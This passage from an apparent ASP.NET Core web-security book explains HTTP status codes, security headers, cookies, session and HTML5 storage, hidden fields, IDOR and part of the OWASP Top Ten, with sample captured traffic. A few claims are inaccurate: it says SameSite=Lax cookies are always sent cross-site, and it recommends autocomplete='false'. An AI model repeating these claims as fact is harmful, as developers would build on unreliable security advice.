  R3xGYDNN40qPw0Z33t7cBvR-zrjPvoRpkQa_U6Vsr2xeY
```

The problem in Listing 3-3 is that it is much easier for a hacker attempting a man-in-the-middle attack to see data in the query string vs. a request body.

There are three very important things to remember about the requests we've seen so far:

- Browsers, not our code or our servers, are most responsible for determining what goes into these headers.

- For most usages, it is our responsibility to ensure that these requests are set up in the most secure way possible. While browsers are ultimately responsible for this content, there are many ways in which browsers merely do what we, as web programmers, ask them to do.
- Anyone who wants to change these headers for malicious purposes can do so fairly easily. Trusting this information enough to have a functional website but not trusting it so much that we're vulnerable to attacks is a difficult, but necessary, line to find.

We'll come back to how requests work later in the book, but for now, let's move on to what responses look like.

Anatomy of a Response

Let's take a look at the response we got back from the server after the first GET request.

Listing 3-4. Basic HTTP response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Date: Wed, 06 Mar 2024 17:46:27 GMT
Server: Kestrel

<!DOCTYPE html>
<html>
<!-- HTML Content Removed For Brevity -->
</html>
```

You should notice in Listing 3-4 that the HTML content that the browser uses to create a page for the user is returned in the body of the message. The second most important thing here is the first line: HTTP/2 200 OK. The “200 OK” is a *response code*, which tells the browser generally what to do with the request, and is (mostly) standard across all web languages. Since you should already be familiar with HTML, let's take a moment to dive into the response codes.

Response Codes

There are many different response codes, some more useful than others. Let's go over the ones that you as a web developer use on a regular basis, either directly or indirectly.

1XX – Informational

These codes are used to tell the client that everything is ok, but further processing is needed.

100 Continue

This is an instruction that tells a client to continue with this request.

101 Switching Protocols

The client has asked to switch protocols and the server agrees. If you use web sockets with SignalR, you should be aware that SignalR sends a 101 back to the browser to start using web sockets, whose addresses typically start with `ws://` or `wss://` instead of `http://` or `https://`, for communication.

2XX – Success

As can be expected by the “Success” title, these codes mean that the request was processed as expected. There are several success codes, but only one we really need to know about.

200 OK

Probably the most common response, used when you want to return HTTP content.

3XX – Redirection

3XX status codes mean that a resource has moved. Unfortunately, as we'll see in a moment, what these statuses mean in the HTTP/1.1 specification vs. how they've been implemented in ASP.NET are two different things.

301 Moved Permanently

If a page or website has moved, you can use a 301 response to tell the client that the resource has moved permanently.

302 Found

This is an instruction that tells the client that the location has been found, just in a different location. ASP.NET returns 302s after a user logs in and needs to be redirected to a different page.

Listing 3-5. Example of a 302 Found used as a redirect

```
HTTP/2 302 Found
Date: Wed, 06 Mar 2024 19:17:25 GMT
Server: Kestrel
Cache-Control: no-cache,no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /
Pragma: no-cache
Set-Cookie: .AspNetCore.Identity.Application=<<REMOVED>; ↵
    path=/; secure; samesite=lax; httponly
Set-Cookie: .AspNetCore.Mvc.CookieTempDataProvider=; ↵
    expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/; ↵
    samesite=lax; httponly
Content-Length: 0
```

In the example in Listing 3-5, the framework is, among other things, asking the browser to navigate to the home page.

The HTTP/1.1 specifications state that another code, not the 302 Found, should be used for redirections like this.² But ASP.NET has been doing this since the beginning and there's no reason to expect it to change now.

²<https://tools.ietf.org/html/rfc2616>

303 See Other

This is the status code that should be used in the 302 example according to the specifications, since it's the status code that should be used whenever a POST has been processed and the browser should navigate to a new page.

307: Temporary Redirect

This is the status code that should be used whenever you state in code to redirect to a new page that isn't the direct result of a POST processing. ASP.NET Core uses 302s instead.

4XX – Client Errors

These error codes indicate that there is a problem with the *request* that the client sent.

400 Bad Request

The request itself has an error. Common problems are malformed data, request too large, or content length doesn't match actual length.

401 Unauthorized

Theoretically this means that the user does not have adequate permissions to access the resource requested. In practice, though, ASP.NET (including Core) tends to send a 302 to send the user back to the login page instead of a 401. Here is an example of what .NET does when you attempt to access a page that requires authentication.

Listing 3-6. What ASP.NET does instead of sending a 401 when you need to log in

```
HTTP/2 302 Found
Date: Wed, 06 Mar 2024 19:22:39 GMT
Server: Kestrel
Location: https://localhost:7227/Auth/MyAccount/Login? ↵
    returnUrl=%2FCredit
Content-Length: 0
```

As in the example with the 302 code, Listing 3-6 shows the result when I tried to access a page that requires authentication in one of our test websites, but instead of a 401 saying I was unauthorized, I got a 302 redirecting me to the login page, except with a query string parameter “ReturnUrl”, which tells the login page where to go after successful authentication.

You may be tempted to fix this, but be aware that by default, if IIS sees a 401, it prompts for username and password expecting you to log in using Windows authentication. But this probably isn’t what you want since you probably want the website, not IIS, to handle authentication. You can configure IIS, of course, but unless you have a lot of time on your hands or are building a framework for others to use, leaving this functionality in place will be fine in most cases.

403 Forbidden

This is designed to be used when a request is denied because of a system-level permission issue, such as read access forbidden or HTTPS is required.

404 Not Found

Page is not found. At least this is a status that works as expected in ASP.NET, though some third-party libraries will return a 302 with a redirection to an error page. Here is an example of a 404 on a default .NET site.

Listing 3-7. 404 Not Found response

```
HTTP/2 404 Not Found
Date: Wed, 06 Mar 2024 19:24:27 GMT
Server: Kestrel
Content-Length: 0
```

If a browser sees the result shown in Listing 3-7, it normally shows the user its generic “Page Not Found” page.

405 Method Not Allowed

This is returned whenever a method is not expected by the server, such as when a browser sends a GET when the server is expecting a POST.

5XX – Server Errors

These error codes indicate that there was a problem processing the *response* from the server's side. In reality, 4XX error codes could really indicate a server problem, and 5XX error codes could have resulted from a bad request, so the difference between a 4XX error and a 5XX error shouldn't be taken too seriously.

Note I know a lot of security professionals who would disagree with me, perhaps vehemently, on that last observation. I will defend my position by saying two things. First, at least with ASP.NET, the code you'd expect for a particular problem isn't always the code you actually get. Second, most 500 errors that are truly security issues are related to memory leaks, which are hard to exploit in C#. With that said, I reserve the right to change my mind later. In the meantime, you should take all errors seriously, regardless of whether they are 400 or 500, and handle them more gracefully.

500 Internal Server Error

An error occurred on the server. If you're using the default implementation in ASP.NET Core, this is what happens when an error occurs.

Listing 3-8. 500 Internal Server Error response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Date: Wed, 06 Mar 2024 19:32:01 GMT
Server: Kestrel

<!DOCTYPE html>
<html lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <!-- HTML code omitted for brevity -->
</html>
```

Listing 3-8 looks like a normal 200 response in most respects, with the same headers and HTML content, except by returning a 500 instead of a 200, the browser knows that an error occurred. I will cover error handling later in the book.

502 Bad Gateway

The textbook definition for this code is that the server received a bad response from an upstream server. I've seen this happening most often when .NET Core has not been installed or configured completely on the hosting server.

503 Service Unavailable

This is supposed to mean that the server is down because it is overloaded or some other temporary condition. In my experience, this error is only thrown in a .NET site (Core or otherwise) when something is badly wrong and restarting IIS is the best option.

Headers

Now that I've talked about status codes, I'll dig a little bit further into the other headers that are (and aren't) returned from ASP.NET Core. First, let's look at the headers that are included by default.

Default ASP.NET Headers

To see which headers are included, let's look again in Listing 3-9 at the 302 that we saw after logging into the default version of an ASP.NET website.

Listing 3-9. 302 Found response to show headers

```
HTTP/2 302 Found
Date: Wed, 06 Mar 2024 19:17:25 GMT
Server: Kestrel
Cache-Control: no-cache,no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /
Pragma: no-cache
Set-Cookie: .AspNetCore.Identity.Application=<<REMOVED>; ↵
    path=/; secure; samesite=lax; httponly
Set-Cookie: .AspNetCore.Mvc.CookieTempDataProvider=; ↵
    expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/; ↵
    samesite=lax; httponly
Content-Length: 0
```

Let's take a look at the headers that are most important.

Cache-Control, Pragma, and Expires

With “no-cache” as the value for Cache-Control and Pragma and an Expires value in the past, the ASP.NET headers are attempting to tell the browser to get content fresh each time.

Server

This header specifies that the server is using Kestrel (i.e., ASP.NET Core) as a web server. Browsers don't need this information, but it is useful for Microsoft to know what the adoption rates are for its products. This also qualifies as an information leakage issue, since it is also useful information for hackers to know they can focus on the attacks they believe will work best against .NET Core.

Set-Cookie

I will talk about cookies later in the chapter. For now, this is where the server tells your browser what data to store, what its name is, when it expires, etc.

Security Headers Easily Configured in ASP.NET

The following are headers that aren't automatically included in requests but are easily configured within ASP.NET.

Strict-Transport-Security

This tells the browser that it should never load content using plain HTTP. Instead, it should always use HTTPS. This header has two options:

- **max-age** – Specifies the number of seconds the request to use HTTPS is valid. The value most used is 31536000, or the number of seconds in a year.
- **includeSubDomains** – An optional parameter that tells the browser whether the header applies to subdomains.

Caution To make sure that browsers always use HTTPS instead of HTTP, you need to redirect any HTTP requests to the HTTPS version first and then include this header. This is true for two reasons. First, browsers typically ignore this header for HTTP requests. Think of this header as telling the browser to “keep using HTTPS,” *not* “use HTTPS instead.” Second, most computers when connecting via an API (i.e., when a browser is not involved) will happily ignore this header. Please use this header; just don’t depend on it for setting up HTTPS everywhere.

Cache-Control

Browsers will store copies of your website’s pages to help speed up subsequent times the user accesses those pages, but there are times that this is not desired, such as when data will change or when sensitive information is displayed on the page. This header has several valid values.³ Here are some of the more important ones:

- **public** – The response can be stored in any cache, such as the browser or a proxy server.
- **private** – The response can only be stored in the browser’s cache.
- **no-cache** – Despite the name, this does *not* mean that the response cannot be cached. Instead, it means that the cached response must be validated before use.
- **no-store** – The response should not be stored in a cache.

From a security perspective, know that storing authenticated pages in intermediate caches (i.e., using the “public” option mentioned previously) is *not* safe, and storing pages with sensitive data is not a good idea, so “no-store” should be used generously. Unfortunately, there is a bug in the code, and setting this to “no-store” is harder than it should be in ASP.NET. I’ll show you how to fix this in Chapter 10.

There is a related header called “pragma” that controls caching on older browsers. If you don’t want information cached, setting your pragma to “no-cache” can offer some protection.

³<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control>

Tip Watch out for other places where browsers try to help users out by storing information that they probably shouldn't. In one example unrelated to headers, browsers will store values entered in text fields. These are usually safe, but you do not want browsers storing sensitive information like social security numbers or credit card numbers. In this particular case, you need to add "autocomplete='false'" to your input attributes with sensitive data to prevent this data storage. But browsers are constantly looking for ways to make users' lives easier, though unfortunately sometimes at the expense of security.

Cross-Origin Resource Sharing (CORS)

Cross-origin resource sharing (CORS) headers help prevent criminals from forcing browsers to send information from one website to another without permission of the website receiving the information. To give permission to send information from one website to another, the receiving website must send one or more headers in their response in order for the browser to process the request. The most important headers are as follows:

- **Access-Control-Allow-Origin** – If the source web domain is allowed, the destination server must send the source domain in this response header. (An asterisk wildcard is allowed, but not recommended.)
- **Access-Control-Allow-Credentials** – If you want the browser to send credentials (such as those stored in cookies), then this must be set to true. It can be ignored otherwise.

Note that there are other headers that allow you to specify which methods (e.g., GET, POST) or additional headers are allowed, but it is unlikely that you'll need these.

Note It is worth emphasizing that CORS headers are used by the browser to protect the end user. If you are creating an API that is intended to be consumed by software programs, not browsers, then CORS headers are neither required nor helpful.

Security Headers Not in ASP.NET by Default

Here are some more headers that should be added to your website to make it more secure. I'll show you how to do that later in the book. For now, let's just define what they are.

X-Content-Type-Options

Setting this to “nosniff” tells browsers not to look at content to guess the MIME type of content, such as CSS or JavaScript. This header is a bit outdated because it only prevents attacks that newer browsers prevent without any intervention on the developer's part, but most security professionals will expect you to have this set on your website.

X-Frame-Options

If set properly, this header instructs your browser not to load content into an iframe from another location. We will talk more about this attack, called *clickjacking*, in the next chapter, but in the meantime, X-Frame-Options can take one of three values:

- **deny** – Prevents the content from rendering in an iframe
- **sameorigin** – Only allows content to be rendered in an iframe if the domain matches
- **allow-from** – Allows the web developer to specific domains in which the content can be rendered in an iframe

The *sameorigin* option is the most common in websites I've worked with, but I strongly advise you to use *deny* instead. Iframes generally cause more problems than they solve, so you should avoid them if you have another alternative.

X-XSS-Protection

I'll cover Cross-Site Scripting, or XSS, in more detail in the next chapter, but for now, I'll tell you that it's the term for injecting arbitrary JavaScript into a webpage. On the surface, setting the header to a value of “1; mode=block” should help prevent some XSS attacks. In reality, though this header isn't all that useful for two reasons:

1. Browser support for this header isn't all that great⁴
2. Setting the Content-Security-Policy header makes this header all but completely obsolete

What is the Content-Security-Policy header? I'm glad you asked.

Content-Security-Policy

This header allows you to specify which resources are allowed to load, what types of content to render, and so on. The CSP header is quite complex and hard to get right, but I can at least give you an overview to help you get started. To start, here's what a sample CSP header might look like.

Listing 3-10. Sample CSP header

```
default-src 'self' www.google.com www.gstatic.com; ↵  
script-src 'self' 'unsafe-inline' 'unsafe-eval' ↵  
www.google.com www.gstatic.com; ↵  
style-src 'self' 'unsafe-inline' frame-src: 'none'
```

What's going on in Listing 3-10? Let's break this down:

- **default-src** – This is telling the browser to accept content from the same domain as the host website, along with the domains www.google.com and www.gstatic.com. The latter two would be necessary if you use Google's CAPTCHA mechanism to help limit spam submissions to a publicly-available form.
- **script-src** – This not only informs the browser that it is ok to load scripts from the host site, www.google.com, and www.gstatic.com, but also that it is ok to run inline scripts that allow calls to JavaScript's `eval()`. (The latter two might be necessary for some JavaScript frameworks.)
- **style-src** – This is telling the browser that local stylesheets are ok, but also to allow for inline styles.

⁴<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

- **frame-src** – This is telling the browser to deny loading this resource in any iframe.

So you can probably gather that you can get fairly granular with whether you allow inline scripts, what domains to allow what content, etc. For a full list of options, please see the documentation at <https://developer.mozilla.org>.⁵

Caution CSP headers are hard to get right. This is especially true if you're using one or more third-party libraries; third-party scripts tend to break when using a strict content security policy. You may also run into issues when retroactively applying a CSP header to a legacy site because of inline CSS, inline scripts, etc. Try to avoid making an overly permissive policy to make up for sloppy programming when you can. A restrictive CSP header can help prevent the worst effects from most XSS attacks.

Cross-Request Data Storage

Web is stateless by default, meaning each request to the server is treated as a brand-new request/response cycle. All previous requests have been forgotten. We as web developers, of course, need to have some way of storing some information between requests, since at the very least we probably don't want to force our users to provide their username and password each and every time they try to do anything. Here is a brief overview of storage mechanisms available to us in ASP.NET Core.

Cookies

You can also store information on the user's browser (most commonly authentication tokens so the server knows which user is making a request) via a *cookie*, which is just a specific type of header. We saw one already in Listing 3-9. Here it is again, this time with the cookie content included.

⁵<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Listing 3-11. 302 response showing setting a cookie

```

HTTP/2 302 Found
Date: Wed, 06 Mar 2024 19:17:25 GMT
Server: Kestrel
Cache-Control: no-cache,no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /
Pragma: no-cache
Set-Cookie: .AspNetCore.Identity.Application=CfDJ8JIL0lZtFB ↵
tGp1-YR-i9zK7pvXVhvKJXuQr8a7MTukp3OUf9ILqqaWtbB-9z4TN2Z-0 ↵
goS-gc0W8xS1JYB8BsF35-anbxB2SYIVgmoWRmDmin49YKFnEoCCN7gGa ↵
19u5jKFHyX_xgcppqbkfzvU25uZvzsmvRFhitYX9U4h6D2IMFhxOgbfEa ↵
hQwaaKKFtt33pUjB-7LXbz29wwwg9xIZrjrW8boPn1-Efj1XNetPzA5eT ↵
JRWWh-LYvaqnOybvu7_Vifs5J464ewBWRx5qxawsNPFjU6tVf7ydyfgwTt ↵
wOMzs_qbNYvz8D9SZU_AuivZG01lxTQrylC4Ev3xYQJfNp3KBHVn_LUPQ ↵
UdPwvLFWYIC6It4b3KcHtFJ3XQob2VAfFuVAa09nWHiFPF106nqioIq92 ↵
11Q8NV469wMVZCS0J300wZhscfIBCgA7jUWfGiyUTQjI00JxqN8ssMV6- ↵
wYcjIBPLnlzYtk6ouAtygzSJV8Z1qJPFj5DXQQddunxkRgbaZhF6yVhQ3 ↵
kwRck4zgo1MdNUwstLIhW5qNfHNGC1k1MXhewqFPLSYZkd5VcJYXBopbj ↵
pvioN8u9463ezp8u4QUu1Mw27YPpVtA1N8g6NdjWNzSxrn_R_w0cHsQw0 ↵
3MIACk080rwd5BItCCJ2RcZVxwuafXbE6ldFiDlrfycaHrF6uXgmo9Bbt ↵
13GVlCX5TTvQ6n7_-Z8Q4tVjRzuws; path=/; secure; ↵
samesite=lax; httponly
Content-Length: 0

```

The request in Listing 3-11 sets a cookie: *.AspNetCore.Identity.Application*. This is stored in the browser but is sent back to the server via a header in each subsequent request. To demonstrate that, here is an example of a subsequent request.

Listing 3-12. Request that shows a cookie value that was set earlier

```

GET / HTTP/2
Host: localhost:7227
Cookie: <<Anti-forgery cookies removed>>
.AspNetCore.Identity.Application=CfDJ8JIL0lZtFBtGp1-YR-i9zK ↵
7pvXVhvKJXuQr8a7MTukp3OUf9ILqqaWtbB-9z4TN2Z--0tVgoS-gc0W8 ↵

```

```

xS1JYB8BsF35-anbxB2SYIVgmowRmDmin49YKFNEoCCN7gGa19u5jKFHy ↵
X_xgcppqbkfzvU25uZvzsmvRFhitYX9U4h6D2IMFhx0gbfEahQwaaKKFt ↵
t33pUjB-7LXbz29wwwg9xIZrjrW8boPn1-Efj1XNetPzA5eTJRWh-LYva ↵
qn0ybvu7_Vifs5J464ewBWRx5qxawsNPFjU6tVf7ydyfgwTtwOMzs_qbN ↵
Yvz8D9SZU_AuivZG01lxTQrylC4Ev3xYQJfNp3KBHVn_1UPQUdPWvLFWY ↵
IC6It4b3KcHtFJ3XQob2VAfFu-VAA09nWHiFPF106nqioIq9211Q8NV46 ↵
9wMVZCS0J300wZhscfIBCgA7jUWfGiyUTQjI00JxqN8ssMV6-wYcjIBPL ↵
nlzYtk6ouAtygxSJV8Z1qJPFj5DXQQddunxkRgbaZhF6yVhQ3kwRck4zg ↵
o1MdNUwstLIhw5qNfHNGC1kIMXhewqFPLSYZkd5VcJYXBopbjpvioN8u9 ↵
463ezp8u4QUu1Mw27YPpVtA1N8g6NdjwNzSxrn_R_w0cHsQw03MIACk08 ↵
0rwd5BItCCJ2RcZVxuafXbE6ldFiDlrFycaHrF6uXgmo9Bbt13GVLCX5 ↵
TTvQ6n7_-Z8Q4tVjRzuus
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
<<REMAINING HEADERS REMOVED>>

```

You'll notice in Listing 3-12 that the *.AspNetCore.Identity.Application* cookie is identical (outside of line wrapping issues) between the first response from the server to set the cookie and in requests to the server from the browser.

Cookies, like all other information sent in client requests, can be viewed or tampered with at any time for any reason. Therefore, you should never store secure information in cookies, and you should consider adding something called a digital signature (which we'll discuss in Chapter 6) to detect tampering if you absolutely must store something that should not be changed, and even then, know that anyone can see the information in the cookie.

Cookie Scoping

Before we move on to the next type of session data storage, it's worth going over cookie configuration. There are three settings that you can see from the original set header: *path*, *samesite*, and *httponly*. Let's take a moment to discuss what these terms mean, because .NET does not create cookies with the most secure options by default.

path

This is the path that the cookie can be used in. For instance, if you have one cookie whose path is “/admin,” that cookie will not be available in other folders in the site.

samesite

The two more important choices for this setting are “strict” and “lax.” Here’s a summary of what each of these means:

- If you have the setting as “strict,” then the browser only adds the cookie to the request if the request comes from the same site.
- If “lax,” then cookies will always be sent to the server, regardless of where the request came from. Cookies are still only sent to the domain that originated them, though.

Cookies generally default to “lax” if you don’t have this set explicitly.

httponly

This flag tells the browser to avoid making this cookie available to JavaScript running on the page. This can help protect the cookie from being stolen by rogue JavaScript running on the page.

We’ll talk about how to change these settings in .NET Core later in the book.

Session Storage

Like its predecessor, ASP.NET Core allows you to store information in *session storage*, which is basically a term for setting aside memory space somewhere and tying it to a user’s session. ASP.NET Core’s default session storage location is within the same process that the app runs in, but it also supports Redis or SQL Server as a distributed cache storage location.⁶

⁶<https://learn.microsoft.com/en-us/aspnet/core/fundamentals/app-state?view=aspnetcore-8.0#session>

On the surface, session storage looks like a great solution to a difficult issue. There aren't any good options to store information on the browser without risking tampering, so storing information on the server seems like a great solution. However, there are two very large caveats that I must give to anyone thinking about implementing session storage:

- Storing session information using the Distributed Memory Cache, the default storage location, is easy to set up but can cause problems with your website. If you are not careful with your storage and/or you have a lot of users, the extra session storage can cause memory demands on your server that it can't handle, causing instability.
- In ASP.NET Core, sessions are tied to a browser session, not a user session. To see why this is a problem, imagine this scenario: User A logs into your app, and then you store information about user A in session. User A logs out but leaves the browser open. User B accesses the computer and logs in using their own credentials. Because session is tied to a browser session, user B now has access to user A's session. Any sensitive information stored for user A is now available to user B.

Especially given the session-per-browser issue, I have a hard time recommending using session for *any* nontrivial purpose. It'd just be too easy to slip up and expose information you didn't intend to do. If you must use session data, be absolutely sure to invalidate session data when a user logs in, when a user logs out, and if a request to session occurs and there is no valid user.

Hidden Fields

Just like there are input fields of type "text" or type "file" to allow users to input text or upload files, respectively, there are inputs of type "hidden" to allow developers to store information and then send it back to the server, without the user noticing. You should consider these fields for convenience only since these fields do not offer any security protection other than hiding them from the user interface. It is trivially easy for anyone with a bit of web development knowledge to find and change these values. Here are just three ways to do so:

1. Use a browser plugin to allow you to see and edit field values. Figure 3-1 contains a screenshot of just one plugin – something called “Edit Hidden Fields”⁷ – in action.




Figure 3-1. Using the “Edit Hidden Fields” Chrome plugin to see hidden fields on the default login page

2. Listen for traffic between the browser and server and edit as desired. Listing 3-13 is the POST to log in that we showed earlier, this time with just the hidden field highlighted.

⁷<https://chrome.google.com/webstore/detail/edit-hidden-fields/jkgiedeofneodbglndcejlabknincfp?hl=en>

Listing 3-13. POST with hidden field data highlighted

POST https://localhost:44358/Identity/Account/Login HTTP/1.1

<<HEADERS REMOVED FOR BREVITY>>

```
Input.Email=testemail%40scottnorberg.com&Input.Password=this_is_
not_my_real_password&Input.RememberMe=true&__RequestVerificationTo
ken=CfDJ8DJ4p286v39BktskkL0xqMv5EqdLhNGxIf80E9PV_2gwoJdBgmVRs2rmk_
b4uXmHHPwdgRdQ9BeIUdQfmilDxu-E9fD0dTkEavW1P1dnFBGVHQ4W5xut0oGf4nN9kdkG0
jLG_ihKZjW0hSHQMXmmxu0&Input.RememberMe=false
```

You can edit and resend this information with several tools. My favorite is Burp Suite, which I'll show in the next chapter and can be downloaded from <https://portswigger.net/burp>.

3. Open up the development tools in your browser, find the field, and change it manually.

While there are some uses for hidden fields, they generally should be avoided if you have any other alternative.

HTML5 Storage

New in HTML5 are two methods for storing information on the user's browser, both accessible via JavaScript:

- **window.localStorage** – Data is stored by the browser indefinitely
- **window.sessionStorage** – Data is stored by the browser until the tab is closed

These new means to store information are incredibly convenient to use. The problem is that even if we assume that the browser is 100% secure (which it probably isn't), if you make *any* mistake that allows an attacker to execute JavaScript on your page (see Cross-Site Scripting in the next chapter), then all of this data is compromised. So don't store *anything* here that isn't public information.

Cross-Request Data Storage Summary

Unfortunately, as you can see, it's tough storing cross-request information securely. Every storage method has security issues, and some have scalability issues as well. We'll address some fixes later in the book, but for now, just remember that most of the solutions out there have problems you need to be careful to avoid.

Insecure Direct Object References

It's likely that you have needed to reference an object ID in your URL, most commonly via a query string (e.g., <https://my-site.com/orders?orderId=44>) or in the URL itself (e.g., <https://my-site.com/orders/detail/44>). In some cases, users can access any object that could be referenced, making it irrelevant that this can be changed relatively easily. Other times, though, you want to lock down what a user could potentially see. The example in this paragraph is likely one of the latter – it's tough to imagine a system where allowing a user to see *all* orders in the system by changing the order ID is desirable behavior.

You need to prevent users from changing the URL to access objects that they normally wouldn't have access to, but if you forget to implement the preventative measures, you have introduced an Insecure Direct Object Reference (IDOR). This type of vulnerability requires your attention because it is easy to forget during development and easy to miss during testing but flies under the radar of many security professionals because it is hard to find without specific knowledge of the business rules behind the website being tested.

Web Sockets

As alluded to earlier in this chapter, TCP/HTTP requests are not the only way to communicate from a browser to a server in the modern web world. To implement two-way communication, you can use web sockets. Since the security considerations for web sockets aren't much different than HTTP requests, we won't cover web sockets in depth in this book.

To learn more about web sockets in the .NET world, you can check out SignalR.

WebAssembly (Wasm)

WebAssembly, or Wasm, is a newer option for web developers to create feature-rich websites. Like Flash a decade or so ago, Wasm allows developers to create interactive content without using JavaScript. Unlike Flash, though, Wasm doesn't require a third-party plugin to operate.

As a .NET developer, if you would like to take advantage of the functionality that WebAssembly has to offer, your best bet is to use Blazor. Blazor handles many of the Wasm implementation details for you, including installing your code into the browser and communication to the server (via web sockets/SignalR).

Since the security considerations for programming in Blazor do not differ significantly from more traditional web programming, we will not dive much into Blazor-specific security in this book. With that said, though, there is one thing worth mentioning: because Blazor code runs in the browser, it will be vitally important for you to ensure that your secrets (such as passwords and API keys) stay secret. Because Blazor blurs the lines for you, the developer, about what is truly server-side code and what is client-side code, paying attention to what code goes where will become critically important.

Tip Is WebAssembly more secure than traditional websites built with HTML and JavaScript? It's a question that I get asked frequently, since it's common knowledge that any JavaScript being run in the browser is easily discoverable but it's less known whether WebAssembly code is, too. The short answer is: it depends. It is harder to read Wasm code than it is JavaScript, so a hacker does have to work harder to read Wasm code than JavaScript. But it is still possible. But any security benefits may be outweighed by the risk of placing secrets into browser code. Are you *sure* your secrets are staying on the server, inaccessible to your visitors?

Open Worldwide Application Security Project (OWASP)

One organization that you should be aware of is OWASP, currently the Open Worldwide Application Security Project, formerly the Open Web Application Security Project. It is a nonprofit organization dedicated to helping individuals and companies write more secure software. OWASP has over a thousand projects in its GitHub repository, though only a small percentage of those projects are actively being updated.

OWASP is considered by most security practitioners to be an authoritative source on many aspects of application security. Many of the projects that we'll outline here are the best of their kind in the application security community.

Caution OWASP has a good reputation among some practitioners in the application security community. Despite that, though, I don't often recommend their projects simply because they nearly always fall short of my expectations. If you need a place to start with something in application security, OWASP will almost always get you going in the right direction. But too many folks treat OWASP products as complete, and in most cases, they are not.

OWASP Top Ten Web Application Security Risks

Perhaps the most well-known of all of the projects that OWASP sponsors is the Top Ten Web Application Security Risks.⁸ The list comprises the top ten risks that modern websites face, as backed up by metrics which OWASP gathers from its members. For reasons I'll get into in a moment, I don't love the list, but I do think it's worth summarizing it here.

A01:2021-Broken Access Control

This category is for issues related to missing permission checks. Here are just a few ways where this issue can manifest itself:

⁸<https://owasp.org/www-project-top-ten/>

- Missing or misconfigured role enforcement
- Missing or misconfigured method limitations on an API, such as not specifying POST, PUT, or DELETE
- Allowing users to change auth tokens, such as not verifying that a JSON Web Token (JWT) is valid

A02:2021-Cryptographic Failures

This is a broad category that covers both server certificate errors and cryptographic algorithm misconfigurations. We will not cover certificate issues, but since most developers misconfigure cryptographic algorithms, we have an entire chapter devoted to the subject later on.

A03:2021-Injection

Injection is the term for inserting unexpected and unwanted code or data into commands, files, or HTML. We have already briefly discussed Cross-Site Scripting, which is basically JavaScript injection, while discussing code examples from Stripe and DataTables in Listings 2-3, 2-4, and 2-5 in the previous chapter. We have also briefly discussed SQL injection in the discussion about the CodeProject article in Listing 2-1 in the previous chapter. Many other types of injection exist, including the following:

- Injecting characters into XML, JSON, or CSV files to cause the deserializer to misinterpret data
- Injecting additional commands into a call to start a process on the server
- Altering calls to data stores to pull additional data, such as LDAP or XPath injection

We will discuss several types of injection throughout the book.

A04:2021-Insecure Design

Insecure design is OWASP's term for security issues that are insecure because of design, not implementation. For instance, if you expose sensitive data in the query string because you wanted to send data from one page to another without a redirect, that would be an insecure design. But if you were to do the same thing because you forgot to add `method="POST"` to your `<form>` tag and the browser sends a GET, then it would not be considered as part of this category.

A05:2021-Security Misconfiguration

This seems to be OWASP's catchall category for security issues that aren't traditionally fixed by writing code. Examples that they give are as follows:

- Incomplete or ad hoc configurations
- Open cloud storage
- Misconfigured HTTP headers (or likely with ASP.NET Core – lack of configuration around HTTP headers)
- Verbose error messages
- Systems patched and upgraded in a timely fashion

I will cover most of these concepts later in the book.

A06:2021-Vulnerable and Outdated Components

The title should be self-explanatory – as I talked about in the previous chapter, libraries you find online sometimes have security issues. You should be sure that you keep any third-party components that you have installed, including JavaScript frameworks, updated to eliminate any vulnerabilities that might come from these components. I do think that this is an issue that is overemphasized by security professionals who don't have hands-on experience with software development. Just because a component has a vulnerability doesn't necessarily mean that it is exploitable in your systems. With that said, it is important to keep your dependencies updated to the latest version.

A07:2021-Identification and Authentication Failures

This category, as you might have already guessed, covers issues related to safely logging in and verifying session/authentication tokens. It's worth highlighting here that OWASP specifically calls out permitting "automated attacks such as credential stuffing"⁹ as an issue, and the default ASP.NET authentication is very vulnerable to credential stuffing attacks. We will cover how, and what you can do about it, in the chapter on authentication and authorization.

A08:2021-Software and Data Integrity Failures

